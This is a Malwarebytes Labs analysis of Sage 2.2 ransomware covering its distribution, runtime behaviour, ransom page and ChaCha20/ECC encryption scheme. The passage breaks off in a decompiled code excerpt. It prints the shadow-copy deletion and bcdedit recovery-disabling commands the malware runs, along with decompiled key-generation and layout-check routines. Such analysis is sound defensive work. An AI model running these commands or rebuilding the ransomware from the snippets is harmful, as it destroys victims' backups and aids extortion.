

Explained: Sage ransomware

By Malwarebytes Labs

Published: 2017-03-28 · Archived: 2026-04-06 00:44:22 UTC

Sage is yet another ransomware that has become a common threat nowadays. Similarly to [Spora](#), it has capabilities to encrypt files offline. The [malware](#) is actively developed and currently, we are facing an outbreak of version 2.2. of this product.

Analyzed samples


- [3686b6642cf6a3d97e368590557ac3f2](#) – JS downloader
- [d8226b7697524c60eddd22a46b588ff7](#) – original payload (dropped by the script)
 - [159af0102877e71a1c3f5468bd02a8f3](#) – unpacked payload

Distribution method

Most often, Sage is dropped by downloader scripts distributed via phishing e-mails (office documents with malicious macros or standalone JS files). In the analyzed case, the sample was dropped via a JavaScript file.

Behavioral analysis

After being deployed, Sage deletes the original sample and runs another copy, dropped in %APPDATA% (names of the dropped files are different for different machines – probably generated basing on GUID):




The dropped copy deploys itself once again, with a parameter 'g'. Example:

```
"C:\Userstester\AppData\Roaming\FkGtk5ju.exe" g
```


After finishing its work, that dropped copy is also being deleted with the help of a batch script dropped in the %TEMP% folder.

Process Name	Private Bytes	Working Set	Private Bytes	Private Bytes	Company Name
FkGtk5ju.exe	0.12	3 372 K	8 540 K	3676	
FkGtk5ju.exe		968 K	3 368 K	2508	
cmd.exe	0.69	2 704 K	2 524 K	2548	Windows Command Processor Microsoft Corporation
PING.EXE	1.36	652 K	2 556 K	3988	TCP/IP Ping Command Microsoft Corporation
PING.EXE	1.06	656 K	2 564 K	2364	TCP/IP Ping Command Microsoft Corporation


The content dropped in %TEMP% is shown on the below picture. We can see the batch scripts and the BMP that is being set as a wallpaper:



Sample contents of the batch scripts is given below. As we can see, the ping command is used to delay operations.




Just in case the system gets restarted before the encryption finished, Sage sets a link in the Startup folder, so that it can continue after the reboot:



However, if the ransomware successfully completed encryption process and deleted itself, the link is left abandoned.

After finishing, the wallpaper is changed. In version 2.2 the wallpaper looks very similar to 2.0, except the font is green instead of red:




At the end of the execution, the ransom note *!HELP_SOS.hta* opens automatically:




In addition to the written information, Sage 2.2 plays a voice message informing about the infection. It is deployed via WScript running the default Microsoft voice-to-speech service – just like in the case of [Cerber](#).


Some content is left in %APPDATA%:



Encrypted files are added to the “sage” extension and their icons are changed:




Visualization of a file – before and after encryption:




“>

Files with the same plaintext produce different ciphertexts, that leads to the conclusion that each file is encrypted with a new key.

Sage can work well without internet connection, however, if connected it sends data via UDP (similarly to [Cerber](#)):



The traffic is encrypted:




Page for the victim

The ransom note contains a link to the page for the victim. Encrypted and Base64 encoded key of the victim is passed via URL to the server of attackers. Example:

http://7gie6ffnrjykggd.onion/login/AQAAAAAAAAAAv4NRzsVPkfwPPWixq2mqtFwGWlZTeCDpL_BGPyeJFhDA

The key can be also pasted via field on the website:




















Keep in mind that the first login on the page for the victim triggers the timer to start. From this moment, the countdown to the price increment is running.

The website is protected by a simple captcha and allows for a simple customization – the victim can choose one of the supported languages (currently 17):

User Login

Please select your language.

<input type="radio"/>  English	<input type="radio"/>  Deutsch	<input type="radio"/>  Français
<input type="radio"/>  Español	<input type="radio"/>  Italiano	<input type="radio"/>  Português
<input type="radio"/>  Nederlands	<input type="radio"/>  العربية	<input type="radio"/>  فارسی
<input type="radio"/>  中文 (Zhōngwén)	<input type="radio"/>  한국어 (韓國語)	<input type="radio"/>  Türkçe
<input type="radio"/>  Norsk Bokmål	<input type="radio"/>  Bahasa Melayu	<input type="radio"/>  Basa Jawa
<input type="radio"/>  Tiếng Việt	<input type="radio"/>  हिन्दी	

The page contains typical information, such as the amount of ransom to be paid and further instructions:

Important Information! Please read very carefully!

ATTENTION!

SAGE 2.0 ENCRYPTED ALL YOUR FILES!

All your files, images, videos and databases where have been encrypted and no longer accessible by software known as Sage 2.0!

TO RESTORE ALL YOUR FILES **YOU NEED TO PAY \$99 (~฿0.09895)** FOR THE DECRYPTION.
AFTER FULL PAYMENT, YOU WILL BE ABLE TO DOWNLOAD THE SOFTWARE TO RESTORE YOUR DATA.

0.09895
Amount total

0.09895
Remains to pay

99
Amount total

99
Remains to pay

6d 23h 55m 48s
Special price time remaining

The malware allows to test decryption capabilities by permitting the victim to upload some encrypted files (the size of the file must be lesser than 15 KB):


You can upload one file up to 15 KB to test decryption

Test decryption


readme.txt.sage
(7.81 KB)

Remove Upload Browse ...

However, the result is not available instantly:



After some hours, the decrypted version of the uploaded file is indeed available to download:



Inside

Sage is delivered packed by various crypters. After defeating the first layer we obtain second PE file – the malicious core, that is not further obfuscated.

At the beginning of the execution, Sage generates the Victim ID/key and saves it in the .tmp file dropped in %APPDATA% folder. Then, it removes backups from the system:

008E54B8	> MOV EAX,ESI	FkGtk5ju.008EE678
008E54BD	. OR EAX,0x4	
008E54C0	. PUSH EAX	
008E54C1	. PUSH FkGtk5ju.008EE768	UNICODE "delete shadows /all /quiet"
008E54C6	. PUSH FkGtk5ju.008EE74C	UNICODE "vssadmin.exe"
008E54CB	. CALL FkGtk5ju.008E5250	
008E54D0	. PUSH ESI	FkGtk5ju.008EE678
008E54D1	. PUSH FkGtk5ju.008EE708	UNICODE "/set {default} recoveryenabled no"
008E54D6	. PUSH FkGtk5ju.008EE6EC	UNICODE "bcdedit.exe"
008E54DB	. CALL FkGtk5ju.008E5250	
008E54E0	. PUSH ESI	FkGtk5ju.008EE678
008E54E1	. PUSH FkGtk5ju.008EE688	UNICODE "/set {default} bootstatuspolicy ignoreallfailures"
008E54E6	. PUSH FkGtk5ju.008EE6EC	UNICODE "bcdedit.exe"
008E54EB	. CALL FkGtk5ju.008E5250	
008E54F0	. ADD ESP,0x24	02EDF92C
008E54F3	. POP ESI	02EDF92C
008E54F4	. POP ECX	
008E54F5	. RETN	

Executed commands:

```
vssadmin.exe delete shadows /all /quiet bcdedit.exe /set {default} recoveryenabled no bcdedit.exe /set
```

Sage enumerates through the files, and if they matched the defined criteria, they are getting encrypted. First, the malware creates a file with the same name as the attacked one, but with three dots at the end.

tmp Temp winnt 'Application Data' AppData ProgramData 'Program Files (x86)' 'Program Files' '\$Recycle Bin' '\$RECYCLE BIN' Windows.old \$WINDOWS.~BT DRIVER DRIVERS 'System Volume Information' Boot Windows WinSxS DriverStore 'League of Legends' steamapps cache2 httpcache GAC_MSIL GAC_32 'GOG Games' Games 'My Games' Cookies History IE5 Content.IE5 node_modules All Users AppData ApplicationData nvidia intel Microsoft System32 'Sample Music' 'Sample Pictures' 'Sample Videos' 'Sample Media' Templates Some countries (recognized by keyboard layouts) are also excluded from the attack. Below is the function checking if the selected keyboard layout is present in the system:">

```
signed int __usercall has_keyboard_layout@eax>(__int16 searched_id@<si>)
{
    int v1; // eax@1
    signed int result; // eax@2
    int index; // ecx@3
    __int16 kbds_list[40]; // [sp+0h] [bp-50h]@1

    v1 = GetKeyboardLayoutList(20, (HKL *)kbds_list);
    if ( v1 > 0 )
    {
        index = 0;
        if ( v1 <= 0 )
        {
            LABEL_6:
                result = 0;
        }
        else
        {
            while ( (kbds_list[2 * index] & 1023) != searched_id )
            {
                if ( ++index >= v1 )
                    goto LABEL_6;
            }
            result = 1;
        }
    }
    else
    {
        result = 0;
    }
    return result;
}
```

Systems with the following [keyboard layouts](#) are omitted by Sage 2.2: Belarusian, Kazak, Ukrainian, Uzbek, Sakha, Russian, Latvian.

```
BOOL check_keyboard_layouts()
{
    return has_keyboard_layout(0x23) // Belarusian
        || has_keyboard_layout(0x3F) // Kazak
        || has_keyboard_layout(0x22) // Ukrainian
        || has_keyboard_layout(0x43) // Uzbek
        || has_keyboard_layout(0x85) // Sakha
        || has_keyboard_layout(0x19) && !has_keyboard_layout(0x26); // Russian, Latvian
}
```

How does the encryption works?

Sage uses two cryptographic algorithms: Elliptic Curves and ChaCha20. ChaCha20 is used to encrypt content of each file, while ECC is used to protect the randomly generated keys.

Each random key is retrieved using a cryptographically secure generator ([SystemFunction036](#)). The filled buffer is preprocessed by a simple algorithm:

```
int __cdecl make_random_key(int random_val)
{
    char v1; // al@1

    random(32, random_val); // SystemFunction036(random_val, 32);
    v1 = *(_BYTE*)(random_val + 31);
    *(_BYTE*)random_val ^= 0xF8u;
    *(_BYTE*)(random_val + 31) = v1 & 0x3F | 0x40;
    return 0;
}
```

Victim ID

At the beginning of the execution, Sage creates a random buffer and encrypts it using ECC. The buffer created in the first round of encryption we will refer as a Victim ID and the output of the next rounds – as Encrypted Victim ID.

```
int __cdecl make_victim_keys(int victim_id_buffer, int h_key)
{
    char random_val; // [sp+4h] [bp-40h]@1
    char key2; // [sp+24h] [bp-20h]@1

    *(_BYTE*)(victim_id_buffer + 64) = 1;
    make_random_key((int)&random_val);
    ecc_make_key1(victim_id_buffer, &random_val); // Victim ID
    ecc_make_key2((int)&key2, &random_val, (const void*)h_key);
    process_buffer((int)&key2);
    ecc_make_key1(victim_id_buffer + 32, &key2); // Encrypted Victim ID
    return 0;
}
```

In the first round, the random value is encrypted using ECC, producing the Victim ID.


In the second round, the same random value is encrypted using ECC along with another buffer, that is hardcoded in the binary. The output is processed in the similar way like the random buffer:

```
_BYTE *__cdecl process_buffer(int buffer)
{
    _BYTE *result; // eax@1
    char v2; // cl@1


    result = (_BYTE*)buffer;
    v2 = *(_BYTE*)(buffer + 31);
    *result ^= 0xF8u;
    *(_BYTE*)(buffer + 31) = v2 & 0x3F | 0x40;
    return result;
}
```

In the third round, the resulting buffer is again encrypted by ECC – producing the Encrypted Victim ID.


Both output buffers are kept in the memory of the application and used further (also they are saved in the TMP file dropped in %APPDATA% folder).



The part highlighted on the screenshot is the Victim ID (after that, next 32 bytes are the Encrypted Victim ID):




The victim ID is also saved in the ransom note, in Base64* version:



*The character set is slightly modified in comparison to the classic Base64. In order to decode it as Base64 we must replace '-' with '+' and '_' with '/' for example the ID: AQAAAAAAAAAAGwsZ-IAO5_pntzI3UnC8VweSZXaKQ0gTJ9PRS8AkiAnA is Base64: AQAAAAAAAAAAGwsZ+IAO5/pntzI3UnC8VweSZXaKQ0gTJ9PRS8AkiAnA

In addition, the Victim ID is also saved in each and every encrypted file:



The Encrypted Victim ID takes part in encrypting file's content (as a key unique per victim).

File encryption

At the beginning of the file encrypting function, a new 32 bytes long key is generated (unique per each file).

The random number is encrypted with the help of ECC twice:

- Individually – to make the *key1* that is stored in the file
- Along with the Encrypted Victim's ID – to make the *key2*, used by ChaCha20

```

make_random_key((int)&random_val);
sub_404EE0((int)&chacha_key1, &random_val);
sub_404F20((int)&chacha_key2, &random_val, (const void *)(victim_id + 32));
v17 = 0;
v18 = 0;
GetFileSizeEx(hFile, &FileSize);
v6 = a5;
if ( a5 == 2 && FileSize.QuadPart <= 0x400000ui64 )
{
